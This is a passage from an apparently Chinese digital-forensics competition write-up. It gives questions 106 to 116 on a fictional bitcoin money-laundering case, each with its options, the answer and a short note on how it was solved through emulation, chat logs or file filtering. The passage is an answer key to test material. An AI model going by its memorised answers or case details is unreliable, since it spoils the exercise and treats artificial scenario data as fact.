
C. 192.168.1.66

D. 185.200.100.242

E. 213.104.156.111

答案：D

按时间一个个找：



106.[单选题] 朗尼的计算机有什么软件可以创建比特币钱包 (Bitcoin Wallet)? (1分)

A. MetaMask


B. Electrum

C. Trezor

D. 以上皆非

答案：B


仿真出来，一眼顶针：



107.[填空题] 朗尼通过比特币替王景浩清洗黑钱，分析朗尼的计算机及手机，朗尼收取王景浩黑钱的比特币地址 (Bitcoin Address) 是什么? (以大写英文及阿拉伯数字回答) (1分)

答案：BC1Q0R0L3LH63WY865CD560KN3UHJQRWGGVTY4ZJ8N

查看whatsapp聊天记录：



108.[单选题] 朗尼收取王景浩多少比特币作为清洗黑钱的费用? (1分)

A. 1%

B. 4%


C. 7%

D. 10%

E. 15%

答案：D

还是whatsapp聊天记录：



109.[单选题] 朗尼的计算机里有一个没被加密的比特币钱包，它的回复种子 (Recovery Seed) 不包含哪一个英文字? (1分)

A. oppose


B. area

C. twice

D. roast

答案：D

仿真进去，发现rc钱包没有加密，导入打开查看seed即可：



110.[单选题] 朗尼的计算机里有多少个加密了 (Encrypted) 的比特币钱包? (1分)

A. 1

B. 2


C. 3

D. 4

E. 5

答案：E

除了rc以外剩下5个都是加密的：



111.[单选题] 朗尼将加密了的比特币钱包的密码存在他计算机的一个档案里，这个档案的副档名是什么? (以大写英文及阿拉伯数字回答) (3分)

A. DMG

B. PDF


C. ASD


D. ZIP

E. PNG

答案：C

去取证大师里过滤文件，发现是asd：





112.[单选题] 朗尼在手机里有一个加密了的比特币钱包，他采用什么应用程序把该钱包里的黑钱转换成另一种加密货币? (2分)

A. Safepal


B. Metamask

C. Changelly

D. Opensea

答案：C

图片里找到信息：



113.[单选题] 承上题，这次转换加密货币的日期和时间是什么? (以时区UTC+8回答) (2分)

A. 2022-10-07 10:29时


B. 2022-10-07 11:06时

C. 2022-10-07 11:07时

D. 2022-10-07 13:54时

答案：C

问的不是很严谨，交易发起时间为A，最终完成时间为C，既然答案是C就是按照交易完成时间算：



114.[单选题]朗尼在计算机里采用什么浏览器 (Browser) 及在什么日期时间在他的计算机安装 'MetaMask' ? (以时区UTC+8回答) (1分)

A. Chrome 2022-08-25 12:35时


B. Chrome 2022-10-07 14:29时

C. Firefox 2022-08-25 12:35时

D. Firefox 2022-10-07 14:29时

答案：A

仿真出来的历史记录不全，可能被删了，看取证大师的：



115.[单选题] 朗尼在计算机里所创建的非同质化通证 (Non-Fungible Token - NFT) 使用哪一个种区块链 (Blockchain) 技术? (1分)

A. Ethereum

B. Polygon


C. Solana

D. Arbitrum

E. Klaytn

答案：A

搜索过滤NFT，发现浏览记录：



116.[单选题] 朗尼在什么日期时间把计算机中创建的非同质化通证 (NFT) 放售? (以时区UTC+8回答) (2分)

